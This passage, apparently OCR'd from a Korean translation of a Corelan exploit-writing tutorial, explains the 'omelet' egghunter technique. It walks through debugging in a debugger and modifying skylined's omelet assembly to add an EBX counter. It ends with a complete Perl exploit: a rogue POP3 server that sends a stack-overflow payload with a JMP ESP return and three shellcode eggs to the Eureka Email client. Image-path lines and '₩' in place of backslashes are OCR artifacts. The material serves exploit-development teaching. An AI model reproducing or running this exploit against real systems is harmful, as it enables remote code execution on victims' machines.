
공격 코드를 다시 실행 시킨다(JMP ESP에 브레이크 포인트 설정). 프로그램은 브레이크 포인트에 다다르게 되고, F7을 눌러 추적을 시작해 본다. 오믈렛 코드의 시작 부분(2개의 NOP)을 반드시 확인 해야 한다. 명령어 'REPNE SCAS BYTE PTR ES:[EDI]' 는 에그가 발견될 때 까지 실행된다.




첫 번째 태그가 발견되면, 스택 위치를 계산하고, 태그 다음에 위치한 쉘코드를 해당 위치에 복사한다. ECX는 이제 카운터(0까지 감소)로 사용되고, ECX가 0이 될 때까지 오믈렛은 쉘코드를 복사한다.



쉘코드1이 복사된 뒤에, 오믈렛 코드는 쉘코드의 두 번째 부분을 검색하게 된다.




이 과정은 모든 에그를 찾아 스택에 쓸 때까지 반복된다. 하지만 오믈렛 코드는 검색을 중단하지 않고, 쉘코드를 다 찾은 뒤에도 검색을 계속 진행한다. 결과적으로, 다음과 같은 접근 위반 오류에 봉착하게 된다.



위 그림에서 보듯이, 우리가 원하는 위치에 쉘코드가 정상적으로 복사 되었음에도 오믈렛 코드는 검색을 계속 진행해 접근 위반을 유발하게 되었다.

우선 메모리에 위치한 쉘코드가 제대로 삽입된 것인지 먼저 검증해 보자. 이전에 오믈렛 코드를 제작할 때 만들어 뒀던 shellcode.bin 파일을 이용해 비교를 수행한다. 해당 파일을 c:₩tmp에 복사하고 다음과 같은 디버거 명령을 수행해 보자.

```
!pvefindaddr compare c:₩tmp₩shellcode.bin
```



0x00126000에 있는 쉘코드는 변형되지 않았다. 오믈렛이 복사작업이 다 끝난 후에도 검색하는 것만 막을 수 있다면 문제는 해결될 것이다.

2) 오믈렛 코드 수정 - corelanc0d3r 오믈렛

에그가 메모리에 올바른 순서로 위치해 있기 때문에, 오믈렛 코드를 조금만 수정하면 문제를 해결할 수 있을 듯해 보인다. 레지스터 중 하나로 에그가 검색 작업을 수행해야 하는 남은 횟수를 추적하고, 해당 레지스터가 에그 복사가 완료된 것을 찾아내면 쉘코드로 점프하도록 만들 수 있다면 어떨까?

우리는 오믈렛 코드의 시작을 발견한 에그 개수를 확인하는데 사용할 카운터 값과 함께 해야 한다.

0 - 에그의 개수 또는 0xFFFFFFFF - 에그의 개수 + 1 (즉, 3개의 에그를 가지고 있다면, FFFFFFFD)

디버거에서 오믈렛 코드를 살펴본 결과, EBX가 사용되고 있지 않다는 사실을 알아냈다. 그러므로, 카운터 값을 EBX에 저장하겠다. 다음으로, 우리가 만들 오믈렛 코드는 다음과 같은 동작을 한다.

에그가 발견될 때마다, 카운터 값이 하나 증가 한다. 이 값이 FFFFFFFF가 되면, 모든 에그가 발견 되었다는 의미고, 이 시점에서 검색을 중단하고 점프를 수행한다.

EBX에 0xFFFFFFFD를 삽입하는 기계어는 '₩xbb₩xfd₩xff₩xff₩xff' 이다. 그러므로 우리는 오믈렛 코드 시작 부분에 이 명령어를 삽입해야 한다.

그 다음, 주어진 에그에서 획득한 쉘코드를 스택에 복사한 뒤, 우리는 쉘코드에 모든 에그가 다 삽입 되었는지 검증해야 한다(우리는 EBX와 FFFFFFFF를 비교하는데, 두 값이 같으면 쉘코드로 점프하고, 아니라면 EBX를 증가시킨다) 쉘코드를 스택으로 복사하는 작업은 F3:A4 명령을 통해 수행 된다. 그러므로, 비교문이 F3:A4 바로 다음에 위치 하도록 해야 한다. 어셈 코드를 조금 수정해 보자.

```
BITS 32
; egg:
; LL II M1 M2 M3 DD DD DD (LL * DD)
; LL == Size of eggs (same for all eggs)
; II == Index of egg (different for each egg)
; M1,M2,M3 == Marker byte (same for all eggs)
; DD == Data in egg (different for each egg)
; Original code by skylined
; Code tweaked by Peter Van Eeckhoutte
; peter.ve[at]corelan.be
; http://www.corelan.be:8800

marker equ 0x280876
egg_size equ 0x3
max_index equ 0x2

start:
   mov ebx,0xffffffff-egg_size+1 ; ** Added : EBX에 초기 카운터 값 삽입
   jmp SHORT reset_stack

create_SEH_handler:
   PUSH ECX ; SEH_frames[0].nextframe == 0xFFFFFFFF
   MOV [FS:EAX], ESP ; SEH_chain -> SEH_frames[0]
   CLD ; SCAN memory upwards from 0
scan_loop:
   MOV AL, egg_size ; EAX = egg_size
egg_size_location equ $-1 - $$
   REPNE SCASB ; Find the first byte
   PUSH EAX ; Save egg_size
   MOV ESI, EDI
   LODSD ; EAX = II M2 M3 M4
   XOR EAX, (marker << 8) + 0xFF ; EDX = (II M2 M3 M4) ^ (FF M2 M3 M4)
                                 ; == egg_index
```

```
marker_bytes_location equ $-3 - $$
   CMP EAX, BYTE max_index ; Check if the value of EDX is < max_index
max_index_location equ $-1 - $$
   JA reset_stack ; No -> This was not a marker, continue scan
   POP ECX ; ECX = egg_size
   IMUL ECX ; EAX = egg_size * egg_index == egg_offset
   ; EDX = 0 because ECX * EAX is always less than 0x1,000,000
   ADD EAX, [BYTE FS:EDX + 8] ; EDI += Bottom of stack ==
   ; position of egg in shellcode.
   XCHG EAX, EDI
copy_loop:
   REP MOVSB ; copy egg to basket
   CMP EBX, 0xFFFFFFFF ; ** Added: 에그를 모드 발견했는지 검사하는 구문
   JE done             ; ** Added: 모든 에그를 찾았다면 쉘코드로 점프
   INC EBX             ; ** Added: EBX 값을 1 증가(에그를 다 찾지 못함)
   MOV EDI, ESI ; EDI = end of egg

reset_stack:
; Reset the stack to prevent problems cause by recursive SEH handlers and set
; ourselves up to handle and AVs we may cause by scanning memory:
   XOR EAX, EAX ; EAX = 0
   MOV ECX, [FS:EAX] ; EBX = SEH_chain => SEH_frames[X]
find_last_SEH_loop:
   MOV ESP, ECX ; ESP = SEH_frames[X]
   POP ECX ; EBX = SEH_frames[X].next_frame
   CMP ECX, 0xFFFFFFFF ; SEH_frames[X].next_frame == none ?
   JNE find_last_SEH_loop ; No "X -= 1", check next frame
   POP EDX ; EDX = SEH_frames[0].handler
   CALL create_SEH_handler ; SEH_frames[0].handler == SEH_handler

SEH_handler:
   POPA ; ESI = [ESP + 4] ->
   ; struct exception_info
   LEA ESP, [BYTE ESI+0x18] ; ESP = struct exception_info->exception_addr
   POP EAX ; EAX = exception address 0x????????
   OR AX, 0xFFF ; EAX = 0x?????FFF
   INC EAX ; EAX = 0x?????FFF + 1 -> next page
   JS done ; EAX > 0x7FFFFFFF ===> done
   XCHG EAX, EDI ; EDI => next page
   JMP reset_stack
```

```
done:
   XOR EAX, EAX ; EAX = 0
   CALL [BYTE FS:EAX + 8] ; EDI += Bottom of stack
; == position of egg in shellcode.

db marker_bytes_location
db max_index_location
db egg_size_location
```

위와 같이 수정된 어셈 코드(w32_SEH_corelanc0d3r_omelet.asm)를 컴파일 해서 에그를 재생산 하자.

```
c:₩program files₩nasm₩nasm.exe" -f bin -o w32_omelet.bin w32_SEH_corelanc0d3r_omelet.asm -w+error
w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt 127 0xBADA55
```

공격 코드는 다음과 같은 형태를 갖게 된다.

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "10.10.10.134";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E429353); #jmp esp from user32.dll
my $padding = "₩x90" x 1000;

my $omelet_code = "₩xbb₩xfd₩xff₩xff₩xff". #put 0xfffffffd in ebx
"₩xEB₩x2C₩x51₩x64₩x89₩x20₩xFC₩xB0₩x7A₩xF2₩xAE₩x50".
"₩x89₩xFE₩xAD₩x35₩xFF₩x55₩xDA₩xBA₩x83₩xF8₩x03₩x77".
"₩x15₩x59₩xF7₩xE9₩x64₩x03₩x42₩x08₩x97₩xF3₩xA4".
"₩x81₩xFB₩xFF₩xFF₩xFF₩xFF". # EBX를 FFFFFFFF와 비교
"₩x74₩x2B". # 만약 EBX가 FFFFFFFF와 같다면 쉘코드로 점프
"₩x43". # 아니라면 EBX 값을 하나 증가
"₩x89₩xF7₩x31₩xC0₩x64₩x8B₩x08₩x89₩xCC₩x59₩x81₩xF9".
"₩xFF₩xFF₩xFF₩xFF₩x75₩xF5₩x5A₩xE8₩xBE₩xFF₩xFF₩xFF".
"₩x61₩x8D₩x66₩x18₩x58₩x66₩x0D₩xFF₩x0F₩x40₩x78₩x06".
"₩x97₩xE9₩xD8₩xFF₩xFF₩xFF₩x31₩xC0₩x64₩xFF₩x50₩x08";

my $egg1 = "₩x7A₩xFF₩x55₩xDA₩xBA₩x89₩xE2₩xDA₩xC1₩xD9₩x72₩xF4₩x58₩x50".
```

```
"₩x59₩x49₩x49₩x49₩x49₩x43₩x43₩x43₩x43₩x43₩x43₩x51₩x5A₩x56₩x54₩x58₩x33".
"₩x30₩x56₩x58₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42".
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30₩x42₩x42₩x58".
"₩x50₩x38₩x41₩x43₩x4A₩x4A₩x49₩x4B₩x4C₩x4A₩x48₩x50₩x44₩x43₩x30₩x43₩x30".
"₩x45₩x50₩x4C₩x4B₩x47₩x35₩x47₩x4C₩x4C₩x4B₩x43₩x4C₩x43₩x35₩x43₩x48₩x45".
"₩x51₩x4A₩x4F₩x4C₩x4B₩x50₩x4F₩x42₩x38₩x4C₩x4B₩x51₩x4F₩x47₩x50₩x43₩x31".
"₩x4A₩x4B₩x51₩x59₩x4C₩x4B₩x46₩x54₩x4C₩x4B₩x43";

my $egg2 = "₩x7A₩xFE₩x55₩xDA₩xBA₩x31₩x4A₩x4E₩x50₩x31₩x49₩x50₩x4C₩x59".
"₩x4E₩x4C₩x4C₩x44₩x49₩x50₩x43₩x44₩x43₩x37₩x49₩x51₩x49₩x5A₩x44₩x4D₩x43".
"₩x31₩x49₩x52₩x4A₩x4B₩x4A₩x54₩x47₩x4B₩x51₩x44₩x46₩x44₩x43₩x34₩x42₩x55".
"₩x4B₩x55₩x4C₩x4B₩x51₩x4F₩x51₩x34₩x45₩x51₩x4A₩x4B₩x42₩x46₩x4C₩x4B₩x44".
"₩x4C₩x50₩x4B₩x4C₩x4B₩x51₩x4F₩x45₩x4C₩x45₩x51₩x4A₩x4B₩x4C₩x4B₩x45₩x4C".
"₩x4C₩x4B₩x45₩x51₩x4A₩x4B₩x4D₩x59₩x51₩x4C₩x47₩x54₩x43₩x34₩x48₩x43₩x51".
"₩x4F₩x46₩x51₩x4B₩x46₩x43₩x50₩x50₩x56₩x45₩x34₩x4C₩x4B₩x47₩x36₩x50₩x30".
"₩x4C₩x4B₩x51₩x50₩x44₩x4C₩x4C₩x4B₩x44₩x30₩x45";

my $egg3 = "₩x7A₩xFD₩x55₩xDA₩xBA₩x4C₩x4E₩x4D₩x4C₩x4B₩x45₩x38₩x43₩x38".
"₩x4B₩x39₩x4A₩x58₩x4C₩x43₩x49₩x50₩x42₩x4A₩x50₩x50₩x42₩x48₩x4C₩x30₩x4D".
"₩x5A₩x43₩x34₩x51₩x4F₩x45₩x38₩x4A₩x38₩x4B₩x4E₩x4D₩x5A₩x44₩x4E₩x46₩x37".
"₩x4B₩x4F₩x4D₩x37₩x42₩x43₩x45₩x31₩x42₩x4C₩x42₩x43₩x45₩x50₩x41₩x41₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40".
"₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40₩x40";

my $garbage="This is a bunch of garbage" x 10;
my $payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.$egg3;

print "Payload : " . length($payload)." bytes₩n";
print "Omelet code : " . length($omelet_code)." bytes₩n";
print " Egg 1 : " . length($egg1)." bytes₩n";
print " Egg 2 : " . length($egg2)." bytes₩n";
print " Egg 3 : " . length($egg3)." bytes₩n";

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
```

```
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... ₩n";
print "[+] Configure Eureka Mail Client to connect to this host ₩n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
print "[+] Client connected, sending evil payload₩n";
$cnt=1;
while($cnt < 10)
{
print CLIENT "-ERR ".$payload."₩n";
print " -> Sent ".length($payload)." bytes₩n";
$cnt=$cnt+1;
}
}
close CLIENT;
print "[+] Connection closed₩n";
```

공격에 성공했다.